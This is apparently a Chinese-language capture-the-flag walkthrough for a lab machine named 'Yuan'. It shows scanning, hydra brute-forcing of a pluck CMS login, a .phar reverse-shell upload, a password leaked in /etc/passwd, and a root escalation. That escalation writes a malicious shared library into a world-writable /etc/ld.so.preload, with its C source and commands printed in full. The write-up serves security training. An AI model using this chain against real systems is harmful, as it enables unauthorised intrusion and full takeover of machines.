

Yuan

nmap

```
1 └─(root㉿kali-linux)-[~]
2   └─# nmap -sT -A -T4 -O -p 22,80 192.168.3.237
3   Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-31 20:33 CST
4   Nmap scan report for 192.168.3.237
5   Host is up (0.00077s latency).
6
7   PORT      STATE SERVICE VERSION
8   22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
9   | ssh-hostkey:
10  |   3072 f6a3b678c462af44bb1aa00c086b98f7 (RSA)
11  |   256 bbe8a231d405a9c931ff62f63284219d (ECDSA)
12  |_  256 3bae34644fa575b94ab981f9897699eb (ED25519)
13  80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
14  |_http-server-header: Apache/2.4.62 (Debian)
15  |_http-title: Maze-Sec \xE5\x85\x83\xE6\x97\xA6\xE5\xBA\x86\xE7\xA5\x9D
```

gobuster


发现/pluck

```
1 gobuster dir -u http://192.168.3.237 -w /usr/share/wordlists/dirb/big.txt -
  x php,txt,html
```

```
(root㉿kali-linux)-[~]
# gobuster dir -u http://192.168.3.237 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.3.237
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.8
[+] Extensions:  php,txt,html
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess.txt      (Status: 403) [Size: 278]
/.htpasswd.txt      (Status: 403) [Size: 278]
/.htaccess          (Status: 403) [Size: 278]
/.htaccess.html     (Status: 403) [Size: 278]
/.htpasswd          (Status: 403) [Size: 278]
/.htaccess.php      (Status: 403) [Size: 278]
/.htpasswd.html    (Status: 403) [Size: 278]
/.htpasswd.php      (Status: 403) [Size: 278]
/index.html         (Status: 200) [Size: 16876]
/pluck              (Status: 301) [Size: 314] [--> http://192.168.3.237/pluck/]
/server-status      (Status: 403) [Size: 278]
Progress: 81876 / 81876 (100.00%)
=====
Finished
=====

[root@kali-linux ~]
```

尝试点击admin，发现可以登录



先试了burp,发现一直没结果,用hydra爆破发现超过5次有锁定,那说明密码应该简单的,猜测maze、2026、pluck等关联的,居然是 **pluck**

```
1 hydra -l admin -P /usr/share/wordlists/dirb/big.txt 192.168.3.237 http-post-form '/pluck/login.php:cont1=^PASS^&bogus=&submit=Login+in:Password incorrect' -f
```

登录-文件上传

The screenshot shows a web browser window for the 'pluck 4.7.7 administration center'. The URL is <http://192.168.3.237/pluck/admin.php?action=files>. The page title is '1 - Welcome to here'. The top navigation bar includes links for 'view site', 'start', 'pages', 'modules', 'options', and 'log out'. On the right, there are status indicators: '2 items in trashcan' and 'pluck is up-to-date'. The main content area has a heading 'manage files' and a sub-instruction 'Here you can upload your files, which you can use in your webpages later.' Below this is a file upload form with a '浏览...' button, an input field, and a 'Upload' button. A message box displays file details: Name: 2.php, Size: 29 bytes, Type: text/php, and 'Upload successful!'. Under the heading 'uploaded files', a list shows '2.php.txt' with icons for search and delete. At the bottom, there's a link to 'back' and a footer note: 'pluck 4.7.7 © 2005-2026. pluck is available under the terms of the GNU General Public License.'

上传一句话发现变成txt,尝试 **.phar**, 反弹进入shell, **cat /etc/passwd**

```
1 cd /etc/passwd
2 bash: cd: /etc/passwd: Not a directory
3 www-data@Yuan:/var/www$ cat /etc/passwd
4 cat /etc/passwd
5 root:x:0:0:root:/root:/bin/bash
6 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
7 bin:x:2:2:bin:/bin:/usr/sbin/nologin
8 sys:x:3:3:sys:/dev:/usr/sbin/nologin
9 sync:x:4:65534:sync:/bin:/sync
10 games:x:5:60:games:/usr/games:/usr/sbin/nologin
11 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
12 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
13 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
14 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
15 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
16 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
17 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
18 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
19 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
20 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
21 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
22 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
23 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
24 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/u
sr/sbin/nologin
25 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/
sbin/nologin
26 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nolog
in
27 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
28 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
29 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
30 tommy4:x:1000:1000:,v3fXTfJ06cMMfAKGQwkZ,:/home/tommy4:/bin/bash
31 xnzcode:x:1001:1001:,,,:/home/xnzcode:/bin/bash
32 www-data@Yuan:/var/www$
```

tommy4:x:1000:1000:,v3fXTfJ06cMMfAKGQwkZ,:/home/tommy4:/bin/bash

尝试 ssh

```
1 ls -l
2 total 4
3 -rw-r--r-- 1 root root 44 Dec 20 06:08 user.txt
4 cat user.txt
5 flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}
```

```
flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}
```

```
find / -perm -2 -type f 2>/dev/null
```

```
1  find / -perm -2 -type f 2>/dev/null
2  /proc/26984/task/26984/attr/sockcreate
3  | /proc/26984/attr/current
4  | /proc/26984/attr/exec
5  | /proc/26984/attr/fscreate
6  | /proc/26984/attr/keycreate
7  | /proc/26984/attr/sockcreate
8  | /proc/26984/timerslack_ns
9  | /etc/ld.so.preload
10 | /var/www/html/pluck/data/trash/files/shell.php.txt
11 | /var/www/html/pluck/data/trash/files/reverse-shell-busybox.phar
12 | /var/www/html/pluck/data/trash/files/5.jpg
13 | /var/www/html/pluck/data/trash/files/reverse-shell-busybox.png
14 | /var/www/html/pluck/data/trash/files/shell.phar
15 | /var/www/html/pluck/data/trash/files/2.php.txt
16 | /var/www/html/pluck/data/trash/files/php-reverse-shell.phar.php.txt
17 | /var/www/html/pluck/data/settings/install.dat
18 | /var/www/html/pluck/data/settings/pages/1.1.php
19 | /var/www/html/pluck/data/settings/pages/2.maze-sec.php
20 | /var/www/html/pluck/data/settings/loginattempt_40a08c4b3ed7f05c0fc0262c1
d82782ff39b7eca2eb3a158f76dea0db3bf3f142d2d4f089 |
21 | dafe9d48c43e9a7a6ab88ef6f6003dbed9485c5aa49eaec044b94ba.php
22 | /var/www/html/pluck/data/settings/themepref.php
23 | /var/www/html/pluck/data/settings/pass.php
```

```
24 | /var/www/html/pluck/data/settings/options.php  
25 | /var/www/html/pluck/data/settings/token.php  
26 | /var/www/html/pluck/data/settings/update_lastcheck.php
```

/etc/ld.so.preload 从后往前看这一行就很突兀，复制到github看看

https://github.com/oxagast/sudo_skimmpass/tree/main

```
1 tommy4@Yuan:~$ sudo --version  
2 Sudo version 1.9.5p2  
3 Sudoers policy plugin version 1.9.5p2  
4 Sudoers file grammar version 48  
5 Sudoers I/O plugin version 1.9.5p2  
6 Sudoers audit plugin version 1.9.5p2  
7  
8 tommy4@Yuan:~$ ls -la /etc/ld.so.preload  
9 -rw-r--rw- 1 root root 0 Dec 20 06:27 /etc/ld.so.preload
```

参考git和deepseek的提示，一步步写出C提权的代码，然后按照操作执行

以上的攻击利用了这一机制。当木马将自己注入 /etc/ld.so.preload 文件时，它会拦截所有调用库函数的请求，从而劫持系统函数。如果这个库中劫持了某个常用的系统函数，那么该程序的所有相关操作都会被恶意代码拦截或控制。

需要特别注意：设置了 SUID/SGID 权限的程序，出于安全考虑，系统会忽略 LD_PRELOAD 环境变量 [7][9]。然而，/etc/ld.so.preload 是一个系统级的配置文件，其预加载指令对 SUID/SGID 程序同样有效 [9][10]。这正是该漏洞危险性的根源——它可以让恶意代码在以 root 权限运行的 SUID 程序中执行。

提权步骤拆解

1. 编写恶意共享库

这是攻击的核心。你需要创建一个 C 源文件，在其中重写你打算劫持的函数。一个典型的模板如下：

The screenshot shows a code editor interface with a C file open. The code is as follows:

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

// 使用 constructor 属性，让函数在 main 之前自动执行
__attribute__((__constructor__)) void payload(void) {
    unsetenv("LD_PRELOAD"); // 防止递归调用问题
    setuid(0); // 将实际用户ID设置为root
    setgid(0); // 将实际组ID设置为root
    system("/bin/bash -p"); // 使用 -p 选项来保留提升的权限
}
```

下方有一个下拉菜单，显示“将此代码编译为共享库：”，并有一个输入框“和元宝说点什么”。底部有“深度思考”、“联网搜索”、“工具”等标签，以及一些操作按钮。

1. `gcc -fPIC -shared -o evil.so evil.c -nostartfiles`

2. `echo "/tmp/evil.so" > /etc/ld.so.preload`

（运行任何一个常见的系统命令，例如 `ls` 或 `cat`，都会触发恶意库的加载。）

3. `sudo --version`

```
1 tommy4@Yuan:~$ vim /tmp/test1.c
2 tommy4@Yuan:~$ gcc -fPIC -shared -o /tmp/test1.so /tmp/test1.c
3 tommy4@Yuan:~$ ls -la /tmp
4 total 64
5 drwxrwxrwt 10 root root 4096 Jan 1 10:20 .
6 drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
7 drwxrwxrwt 2 root root 4096 Jan 1 10:18 .font-unix
8 drwxrwxrwt 2 root root 4096 Jan 1 10:18 .ICE-unix
9 drwx----- 3 root root 4096 Jan 1 10:18 systemd-private-7ed64452a3e
041239466881e1b0a4b4e-apache2.service-EaARki
10 drwx----- 3 root root 4096 Jan 1 10:18 systemd-private-7ed64452a3e
041239466881e1b0a4b4e-systemd-logind.service-QrVDCi
11 drwx----- 3 root root 4096 Jan 1 10:18 systemd-private-7ed64452a3e
041239466881e1b0a4b4e-systemd-timesyncd.service-Y0eSXi
12 -rw-r--r-- 1 tommy4 tommy4 3586 Jan 1 10:20 test1.c
13 -rwxr-xr-x 1 tommy4 tommy4 16696 Jan 1 10:20 test1.so
14 drwxrwxrwt 2 root root 4096 Jan 1 10:18 .Test-unix
15 drwxrwxrwt 2 root root 4096 Jan 1 10:18 .X11-unix
16 drwxrwxrwt 2 root root 4096 Jan 1 10:18 .XIM-unix
17 tommy4@Yuan:~$ echo '/tmp/test1.so' > /etc/ld.so.preload
18 tommy4@Yuan:~$ sudo --version
19 Sudo version 1.9.5p2
20 Sudoers policy plugin version 1.9.5p2
21 Sudoers file grammar version 48
22 Sudoers I/O plugin version 1.9.5p2
23 Sudoers audit plugin version 1.9.5p2
24 tommy4@Yuan:/tmp$ cat /tmp/root_flag_final.txt
25 flag{root-6abd51ee921a5a9db30b78cf17d85dc7}
```

flag{root-6abd51ee921a5a9db30b78cf17d85dc7}